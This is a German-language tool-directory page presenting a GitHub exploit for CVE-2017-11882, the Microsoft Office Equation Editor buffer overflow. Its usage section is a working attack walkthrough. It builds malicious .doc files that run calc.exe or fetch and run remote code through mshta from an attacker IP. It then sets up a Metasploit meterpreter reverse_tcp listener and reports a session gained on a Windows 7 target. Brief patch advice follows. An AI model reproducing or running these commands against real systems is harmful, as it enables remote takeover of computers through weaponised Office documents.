Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
CVE-2017-11882 — CVE-2017-11882 (wirksam gegen Office 2003 bis 2016) | Kitploit

Tools/GitHubGitHub/littlebin404/cve-2017-11882
Exploit-FrameworksPayload-GenerierungSchwachstellenanalyseExploitationPenetrationstestsBinary-Exploitation
GitHublittlebin404/cve-2017-11882

CVE-2017-11882

CVE-2017-11882 (wirksam gegen Office 2003 bis 2016)

Repository anzeigen
5327vor 5 JahrenNoch nicht geprüft
Teilen

Übersicht über CVE-2017-11882

Aus der Perspektive der Exploit-Wirkung kann es alle Versionen von Office 2003 bis 2016 abdecken, und der Aufbau der gesamten Angriffsumgebung ist sehr einfach. Diese Schwachstelle wird durch den [Formeleditor] in der Office-Software verursacht. Da der Editorprozess die Länge des Namens nicht überprüft, kommt es zu einem Pufferüberlauf. Durch das Konstruieren spezieller Zeichen kann der Angreifer beliebigen Code ausführen. Ein Beispiel: Wenn ein Hacker diese Schwachstelle ausnutzt und eine Office-Datei mit einer Shell-Hintertür erstellt, kann der Computer direkt vom Hacker kontrolliert werden, sobald ein normaler Benutzer diese Office-Datei öffnet.

Betroffene Versionen:

office 2003 
office 2007 
office 2010 
office 2013 
office 2016

Verwendung


python Command_CVE-2017-11882.py -c "cmd.exe /c calc.exe" -o test.doc
Image

Klickt man auf die erzeugte Datei „test.doc“, öffnet sich problemlos das Rechner-Tool.

python Command_CVE-2017-11882.py -c "mshta http://192.168.43.165:8080/11882" -o 11882-3.doc

Image

Image

Die Word-Datei 11882-3.doc wurde erfolgreich erstellt.

Legen Sie die Datei cve_2017_11882.rb in das Verzeichnis /usr/share/metasploit-framework/modules/exploits/windows/smb:

msf > search CVE-2017-11882
msf > use exploit/windows/smb/CVE-2017-11882 
msf exploit(CVE-2017-11882) > set payload windows/meterpreter/reverse_tcp 
msf exploit(CVE-2017-11882) > set lhost 192.168.43.165 
msf exploit(CVE-2017-11882) > set uripath 11882 

msf exploit(CVE-2017-11882) > exploit

Listener starten:
Image


Klicken Sie auf die Datei 11882-3.doc auf dem Win7-Zielsystem – das Erlangen der Session war erfolgreich!
Image

Behebung der Schwachstelle

① Online-Update: Aktivieren Sie Windows Update. Für die meisten Menschen reicht diese Methode aus.

② Patch einspielen: Die entsprechende Microsoft-Patch-Adresse für diese Schwachstelle lautet: https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2017-11882


Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    732
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    506
  • 3

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    405
  • 4

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    342
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Das System der Handlung für KI-native Cybersicherheit – wo Absicht zu gesteuerter Ausführung wird, Beweise zu operativem Gedächtnis werden und jeder Einsatz den nächsten verbessert.

    261
  • 6

    antifox

    antifox-ai/antifox

    KI-Multi-Agenten-Plattform für autonome Penetrationstests, die Recon, Angriffsflächen-Erkennung, Exploit-Validierung und evidenzbasierte Berichtserstellung durchführt.

    259

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →